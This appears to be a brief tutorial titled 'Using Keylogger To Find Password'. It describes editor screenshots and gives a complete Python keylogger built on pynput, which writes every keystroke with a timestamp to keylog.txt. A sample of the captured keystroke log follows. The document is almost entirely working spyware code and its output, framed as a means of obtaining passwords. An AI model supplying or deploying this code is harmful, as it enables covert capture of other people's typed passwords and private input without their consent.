



# Using Keylogger To Find Password



The screenshot shows the Visual Studio Code editor with the file explorer on the left. The Explorer pane shows a project named 'keylogger' with files 'keylogger.py', 'key.py', and 'keylog.txt'. The main editor window displays the 'keylogger.py' script. The script imports 'Key' and 'Listener' from 'pynput.keyboard' and 'logging'. It configures a logger for 'keylog.txt' and defines a function 'on\_press(key)' that logs the pressed key. A 'Listener' object is created and started.

```
1 from pynput.keyboard import Key, Listener
2 import logging
3
4 logging.basicConfig(filename="keylog.txt", level=logging.DEBUG, format="%(asctime)s - %(message)s")
5
6 def on_press(key):
7     logging.info(str(key))
8
9 with Listener(on_press=on_press) as listener :
10     listener.join()
```

The terminal at the bottom shows the command 'python3 key.py' being executed in a PowerShell window.



The screenshot shows the Visual Studio Code editor with the file explorer on the left. The Explorer pane shows the 'keylogger' project with files 'keylogger.py', 'key.py', and 'keylog.txt'. The main editor window displays the 'keylog.txt' file, which contains a list of logged keystrokes. The terminal at the bottom shows the command 'python3 key.py' being executed in a PowerShell window.

```
1 2022-09-14 10:16:48,416 - 'n'
2 2022-09-14 10:16:48,760 - 'n'
3 2022-09-14 10:16:56,945 - 'b'
4 2022-09-14 10:16:57,141 - 'a'
5 2022-09-14 10:16:57,547 - 'r'
6 2022-09-14 10:16:57,748 - 'a'
7 2022-09-14 10:16:57,912 - 't'
8 2022-09-14 10:16:58,148 - 'h'
9 2022-09-14 10:16:59,060 - Key.enter
10 2022-09-14 10:16:59,626 - 't'
11 2022-09-14 10:16:59,799 - 'h'
12 2022-09-14 10:17:00,019 - 'i'
13 2022-09-14 10:17:00,318 - 's'
14 2022-09-14 10:17:11,986 - 't'
15 2022-09-14 10:17:12,113 - 'h'
16 2022-09-14 10:17:12,365 - 'i'
17 2022-09-14 10:17:13,522 - 's'
18 2022-09-14 10:17:13,700 - Key.space
19 2022-09-14 10:17:14,080 - 'i'
20 2022-09-14 10:17:14,325 - 's'
21 2022-09-14 10:17:14,528 - Key.space
22 2022-09-14 10:17:15,023 - 'a'
23 2022-09-14 10:17:15,368 - Key.space
24 2022-09-14 10:17:15,808 - 'k'
25 2022-09-14 10:17:16,140 - 'e'
26 2022-09-14 10:17:16,560 - 'y'
27 2022-09-14 10:17:17,023 - Key.space
28 2022-09-14 10:17:17,288 - 'l'
29 2022-09-14 10:17:17,485 - 'o'
30 2022-09-14 10:17:18,029 - 'r'
```